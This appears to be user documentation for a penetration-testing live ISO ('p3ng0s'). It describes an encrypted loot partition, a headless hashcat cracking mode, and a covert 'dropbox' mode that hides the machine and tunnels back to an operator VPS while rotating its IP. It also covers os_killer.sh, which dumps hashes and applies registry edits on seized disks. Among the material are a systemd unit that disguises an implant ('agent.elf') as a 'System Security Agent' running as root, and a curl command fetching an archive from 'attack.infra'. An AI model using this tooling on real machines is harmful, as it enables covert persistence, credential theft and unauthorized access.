

Foreword

In this document i explain the live iso how it's structured and functionality core to the live environment experience

Partition Structure

```
Disk /dev/sda: 114.6 GiB, 123048296448 bytes, 240328704 sectors
Disk model: SanDisk 3.2Gen1
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x9583c51d

Device      Boot    Start        End    Sectors    Size Id Type
/dev/sda1                29296640   240328703   211032064   100.6G 83 Linux
/dev/sda2                8872920    9386967      514048     251M ef EFI (FAT-12/16/32)

Partition table entries are not in disk order.
#[p4p1@p4p1-lenovo p4p1/]$ |
```

The /dev/sda1 partition is the Luks encrypted partition where you store the loot it is labeled VAULT

```
#[p4p1@p4p1-lenovo p4p1/]$ blkid -L VAULT
/dev/sda1
```

This partition is managed by systemd see the systemd triggers section bellow

Loot Structure

⚠ Warning

You can only have the dropbox or hashcat folder one at a time I don't recomend having both just rename each or the other folder to have the `_disable` suffix that is what I do to not get confused.

```
loot/
├─ dropbox/           # The folder to configure dropbox mode
│   └─ debug          # if this file is present you will boot in a debug
shell
│   └─ client.ovpn
│   └─ config          # The dropbox configuration
│   └─ sshd_config
│   └─ hostnames.txt
│   └─ conquest.toml
```

```

|   ├── splash.png
|   └── stunnel.conf
└── hashcat/           # The folder to configure hashcat mode
    ├── debug         # if this file is present you will boot in a debug
shell
    ├── rule.rule      # Hashcat rule file in case it is needed
    ├── hash.0
    ├── hash.1400
    ├── hash.3200
    └── wordlist/      # You can provide custom wordlists in this folder
        └── custom.txt
└── certs/            # The folder for certificates to have them pre-
install
    ├── debug         # if this file is present you will boot in a debug
shell
    └── root-cert.cer  # A root certificate to install on the system
└── creds/            # You can store your credentials file here.
    ├── KeePass.kdbx
    ├── id_rsa
    ├── id_rsa.pub
    └── extra_vpn.ovpn
└── qemu/             # The folder where you can store your VMs
    ├── config.json
    ├── Windows.img
    ├── virtio-win.iso
    └── windows.iso
└── reg/              # The folder where you can store your VMs
    ├── SOFTWARE_Add-Denfender-Rule.reg
    └── SOFTWARE_Start-On-Boot.reg
└── wine/             # The folder where you can store your wine folders
    └── to be defined
└── notes/            # The folder where you can store your markdown
notes
    └── checklist.md
└── agent.elf         # agent implant to install on linux
└── agent.exe
└── agent.svc.exe
└── luks.txt          # the luks keys to try
└── bitlocker.txt     # the bitlocker keys to try

```

Commands to test out hashcat delete this later

```

echo -n "password" | md5sum | awk '{print $1}' > /mnt/loot/hash.0
echo -n "password" | sha256sum | awk '{print $1}' > ./hash.1400
python3 -c 'import bcrypt; print(bcrypt.hashpw(b"password",

```

```
bcrypt.gensalt()).decode())' > hash.3200  
echo 'p3ng0s_test_123' > wordlist/custom.txt
```

Systemd Trigger

Mounting loot (live .iso)

on the live `.iso` of p3ng0s the loot folder is automatically mounted on boot you are prompted for a password like seen below this is what tells the script to decypher the Luks partition and to mount the drive to `/home/*/loot` if you wish to unmount before shutting down the OS you should run the `systemctl stop mount-loot.service` command

Network loot file

During compile time you can specify a curl command of where to download a `loot.tar.xz` in the case the flashing of the usb can't be done with the p3ng0s flasher script.

```
curl 'http://attack.infra/loot.tar.xz' -H 'Authorization: Basic  
abcdefghijklmnopqrstuvwxyz==' -k
```

This link will be downloaded at boot make sure you don't have the `-o` argument since p3ng0s will add that part on boot to control where the tar file is downloaded.

Create the loot.tar.xz file


Inside of your loot folder run:

```
tar -cf loot.tar.xz *
```

mounting loot folder manually

You can manually mount the loot folder directly inside of ranger with the shortcut `Alt+r` to open ranger then `mm` to get the mount dialog which should prompt you for loot drive mounting

options:



Hash Cracking mode

⚠ Warning

On detection of the `hashcat` folder the normal boot process will stop to just go in headless cracking mode

If inside of the loot partition you have a folder named `hashcat` with inside of it files named `hash.*` the live iso will automatically crack them then turn off. This is why the iso is so big I put all of the AMD gpu drivers inside of the live iso for this feature to work.

Sample hashcat setup

```
hashcat/
├── completed/      # where the trigger stores the results
├── rule.rule       # The hashcat rule file
├── hash.0
├── hash.1400
├── hash.1800
├── hash.3200
└── wordlist/       # your custom wordlist
    ├── custom2.txt
```

```
└─ custom.txt
2 directories, 6 files
```

The script will take all of the files named `hash` take the extension which should correspond to the hashcat mode of cracking. By default the iso throws these hashes against `/opt/pentest/SecLists/Passwords/**/*.*.txt` it is basically trying everything that is a `.txt` inside of uncompressed `SecLists` it is quite hardcore in theory but in practice you are supposed to just set this up boot in it and go live your life then you can come back later and see the results. After cracking the files are moved to the `completed/` folder if it was successfully cracked you will get a `cracked.*` file where the wildcard represents the mode before mentioned. You could in practice boot the iso on a machine dump the hashes with the `os_killer.sh` tool and crack them on that same machine if you boot cycle. You can also add custom wordlists directly in the `wordlist/` folder.

Hashcat Verify

Here is a bash function that you can use to check a hash:

```
function hashcatverify()
{
    HASHCAT_MODE=${1##*.}
    hashcat -m $HASHCAT_MODE -a 0 $1 /opt/pentest/SecLists/Passwords/Leaked-
Databases/rockyou.txt
}
```

Running

When running in cracking mode the system will halt everything and run a script that will find the different wordlist display them on the screen and also start cracking with every wordlist found

```

found: /opt/pentest/SecLists/Passwords//PHP-Hashes/Pre-Hashed/pbkdf2-sha256.txt
found: /opt/pentest/SecLists/Passwords//PHP-Hashes/Truncated/bcrypt.txt
found: /opt/pentest/SecLists/Passwords//PHP-Hashes/Truncated/descript.txt
found: /opt/pentest/SecLists/Passwords//Permutations/1337speak.txt
found: /opt/pentest/SecLists/Passwords//Permutations/korelogic-password.txt
found: /opt/pentest/SecLists/Passwords//Permutations/password-permutations.txt
found: /opt/pentest/SecLists/Passwords//Software/bt4-password.txt
found: /opt/pentest/SecLists/Passwords//Software/cain-and-abel.txt
found: /opt/pentest/SecLists/Passwords//Software/john-the-ripper.txt
found: /opt/pentest/SecLists/Passwords//WiFi-WPA/probable-v2-wpa-top447.txt
found: /opt/pentest/SecLists/Passwords//WiFi-WPA/probable-v2-wpa-top4800.txt
found: /opt/pentest/SecLists/Passwords//WiFi-WPA/probable-v2-wpa-top62.txt
found: /opt/pentest/SecLists/Passwords//Wikipedia/wikipedia_de_vowels_no_compounds_top-1000000.txt
found: /opt/pentest/SecLists/Passwords//Wikipedia/wikipedia_en_vowels_no_compounds_top-1000000.txt
found: /opt/pentest/SecLists/Passwords//Wikipedia/wikipedia_es_vowels_no_compounds_top-1000000.txt
found: /opt/pentest/SecLists/Passwords//Wikipedia/wikipedia_fr_vowels_no_compounds_top-1000000.txt
found: /opt/pentest/SecLists/Passwords//Wikipedia/wikipedia_pt_vowels_no_compounds_top-1000000.txt
found: /opt/pentest/SecLists/Passwords//Wikipedia/wikipedia_tr_vowels_no_compounds_top-1000000.txt
found: /opt/pentest/SecLists/Passwords//clarkson-university-82.txt
found: /opt/pentest/SecLists/Passwords//corporate_passwords.txt
found: /opt/pentest/SecLists/Passwords//dark0de.txt
found: /opt/pentest/SecLists/Passwords//days.txt
found: /opt/pentest/SecLists/Passwords//months.txt
found: /opt/pentest/SecLists/Passwords//mssql-passwords-nanshou-guardicore.txt
found: /opt/pentest/SecLists/Passwords//openwall.net-all.txt
found: /opt/pentest/SecLists/Passwords//scraped-JWT-secrets.txt
found: /opt/pentest/SecLists/Passwords//seasons.txt
found: /opt/pentest/SecLists/Passwords//stupid-ones-in-production.txt
found: /opt/pentest/SecLists/Passwords//unknown-azul.txt
[*] Setting the cpu to performance mode.
Setting cpu: 0
Setting cpu: 1
Setting cpu: 2
Setting cpu: 3
Setting cpu: 4
Setting cpu: 5
Setting cpu: 6
Setting cpu: 7
hashcat (v7.1.2) starting

```

Rules

If you wish to use hashcat rules just add the file `rule.rule` inside of the hashcat folder this rule file will be picked up and used on your cracking.

Dropbox mode

⚠ Warning

On detection of the `dropbox/` folder the boot process will halt and you will exclusively be able to remote in the machine no physical operation of the machine is possible then

This feature is similar to the hashcat mode mentioned above. On boot if the `dropbox` folder is found then the startup of the OS will halt and only the following services will be started:

- `multi-user.target`
- `NetworkManager.service`
- `sshd.service`
- `openvpn-client@client.service`
- `stunnel.service`
- `conquest.service`

Ensuring that the system seems dead with a splash screen displayed and that the machine is connecting back to your VPS.

Sample dropbox setup

```
dropbox/
├─ client.ovpn      # The vpn config
├─ config           # The dropbox configuration
├─ splash.png       # The splash screen to display on the screen
└─ stunnel.conf     # The stunnel config
0 directories, 3 files
```

In this tutorial I only mention the setup not the individual files please refer to the [Drop Box](#) documentation on how to set the individual files up.

Running

When the OS boots and maps those file to the correct positions:

- `client.ovpn` -> `/etc/openvpn/client/client.conf`
- `stunnel.conf` -> `/etc/stunnel/stunnel.conf`

Note that the original files are never removed or touched the os just mounts the individual files to those points to overwrite the previous config but never truly removes them so if you don't add those files you can use the default configuration. Or replace with a different one after boot if needed.

```

--- dropbox ---
[*] Checking for configs ...
[*] Mounting files
[*] Starting services
[*] Checking Setting
● stunnel.service - TLS tunnel for network daemons
   Loaded: loaded (/usr/lib/systemd/system/stunnel.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-02-27 21:13:04 UTC; 749ms ago
 Invocation: 8fabf4d27b3247eab2fc26893e538bca
   Process: 1085 ExecStart=/usr/bin/stunnel (code=exited, status=0/SUCCESS)
  Main PID: 1087 (stunnel)
    Tasks: 5 (limit: 17512)
  Memory: 3.5M (peak: 3.8M)
     CPU: 25ms
   CGroup: /system.slice/stunnel.service
           └─1087 /usr/bin/stunnel

Feb 27 21:13:04 p3ng0s-live stunnel[1085]: LOG5[ui]: Threading:PTHREAD Sockets:POLL,IPv6,SYSTEMD TLS:ENGINE,OCSP,PSK,SNI
Feb 27 21:13:04 p3ng0s-live stunnel[1085]: LOG5[ui]: Reading configuration from file /etc/stunnel/stunnel.conf
Feb 27 21:13:04 p3ng0s-live stunnel[1085]: LOG5[ui]: UTF-8 byte order mark detected
Feb 27 21:13:04 p3ng0s-live stunnel[1085]: LOG5[ui]: FIPS provider disabled
Feb 27 21:13:04 p3ng0s-live stunnel[1085]: LOG4[ui]: Service [openvpn] needs authentication to prevent MITM attacks
Feb 27 21:13:04 p3ng0s-live stunnel[1085]: LOG5[ui]: Configuration successful
Feb 27 21:13:04 p3ng0s-live systemd[1]: Started TLS tunnel for network daemons.
Feb 27 21:13:05 p3ng0s-live stunnel[1087]: LOG5[0]: Service [openvpn] accepted connection from 127.0.0.1:38700
Feb 27 21:13:05 p3ng0s-live stunnel[1087]: LOG5[0]: s_connect: connected 13.60.61.24:443
Feb 27 21:13:05 p3ng0s-live stunnel[1087]: LOG5[0]: Service [openvpn] connected remote server from 192.168.0.8:55636
● openvpn-client@client.service - OpenVPN tunnel for client
   Loaded: loaded (/usr/lib/systemd/system/openvpn-client@.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-02-27 21:13:05 UTC; 2s ago
 Invocation: a4117a1d34b64edf8d5a3fa5f3ecbdf9
    Docs: man:openvpn(8)
          https://openvpn.net/community-resources/reference-manual-for-openvpn-2-7/
          https://community.openvpn.net/openvpn/wiki/HOWTO
  Main PID: 1113 (openvpn)
   Status: "Initialization Sequence Completed"
    Tasks: 1 (limit: 17512)
  Memory: 7.3M (peak: 10.7M)
     CPU: 143ms
   CGroup: /system.slice/system-openvpn\x2dclient.slice/openvpn-client@client.service
           └─1113 /usr/bin/openvpn --suppress-timestamps --nobind --config client.conf

Feb 27 21:13:05 p3ng0s-live sudo[1210]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=0)
Feb 27 21:13:05 p3ng0s-live sudo[1210]: pam_unix(sudo:session): session closed for user root
Feb 27 21:13:05 p3ng0s-live sudo[1213]: root : PWD=/etc/openvpn/client ; USER=root ; COMMAND=/usr/bin/ip route add 128.
Feb 27 21:13:05 p3ng0s-live sudo[1213]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=0)
Feb 27 21:13:05 p3ng0s-live sudo[1213]: pam_unix(sudo:session): session closed for user root
Feb 27 21:13:05 p3ng0s-live openvpn[1201]: VPS_IP_ADDRESS - 192.168.0.1
Feb 27 21:13:05 p3ng0s-live openvpn[1113]: Initialization Sequence Completed
Feb 27 21:13:05 p3ng0s-live openvpn[1113]: Data Channel: cipher 'AES-256-GCM', peer-id: 2
Feb 27 21:13:05 p3ng0s-live openvpn[1113]: Timers: ping 10, ping-restart 120
Feb 27 21:13:05 p3ng0s-live openvpn[1113]: Protocol options: protocol-flags cc-exit tls-ekm dyn-tls-crypt
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever

```

On startup the PC will first show you the following network information:

- `systemctl status stunnel.service`
- `systemctl status openvpn-client@client.service`
- `ip a s`

- `ip route`

This allows you to debug if something breaks on the fly. After 5 seconds the TTY will then display an image by default it's the following:



nethide.sh

In the dropbox there is also a handy feature to hide yourself on the network.

⚡ Error

This will kill sshd and restart it if you don't have a proper interface for client network and for vpn access if those 2 are on the same interface the script will kill sshd and restart everything after the ip change on the network

The main way to use this script is through the service timer which will run it every other hour it can be started like so:

```
systemctl start p3ng0s-dropbox-nethide.timer
```

But you can also directly run the service to initiate a ip rotation now with:

```
systemctl start p3ng0s-dropbox-nethide.service
```

Certificate mode

In the `loot/` folder create a `certs` folder in which you can drop certificates. Those will then be automatically added to the trusted store.

```
--- Certificates ---
```

[illegible]

os killer.sh

```
[!] Please enter the root password (default: p4p1)
[sudo] password for p4p1:
```

os_killer.sh is a simple bash script that will mount for you a drive and execute a few attacks on the filesystem mounted. Currently `os_killer.sh` only supports the following OS: windows, linux.


Encrypted file systems

Inside of the `loot/` folder place either a `bitlocker.txt` file or a `luks.txt` file so that `os_killer.sh` can try those passwords for you when detecting a encrypted drive. If none work you will be prompted to type in the password.

Hibernation on Windows


windows 11 sucks so much it actually never shuts off. This is fine we can just wipe the hibernation entirely and force it to mount RW by just selecting the correct `os_killer.sh`

options:



Windows attacks

When mounting a windows computer select the windows in the OS menu then you can select the following attacks:



Dump the hashes to then hashcat them


Like mentioned in the secretsdump attack this technique is quite similar but will just organise the output like so:

```
loot/  
├─ hashcat  
  └─ hash.1000
```

This allows you to reboot and instantly start using the same machine to try and crack that hash for you instead of having to use the secretsdump from before or any other way.

Registry attacks

You need to create the registry `.reg` file edits before hand. Name them in the following format `HIVE_name-of-attack.reg` This will then be parsed by `os_killer.sh` and you can then see them in the registry picker:



Linux

systemd infection

Look most linux attacks are self explanatory except this one. The idea is this you have a `loot/agent.elf` binary this will be installed on the machine alongside the following service:

```
[Unit]
Description=System Security Agent
After=network.target
```

```
[Service]
Type=simple
ExecStart=/usr/local/bin/agent
Restart=always
User=root
Group=root
```

```
[Install]
WantedBy=multi-user.target
```

This service is then auto-enabled to run on next boot cycle.

qemu folder

In this folder you should setup the qemu stuff like mentioned in the `Windows Virtual Machine.md` file.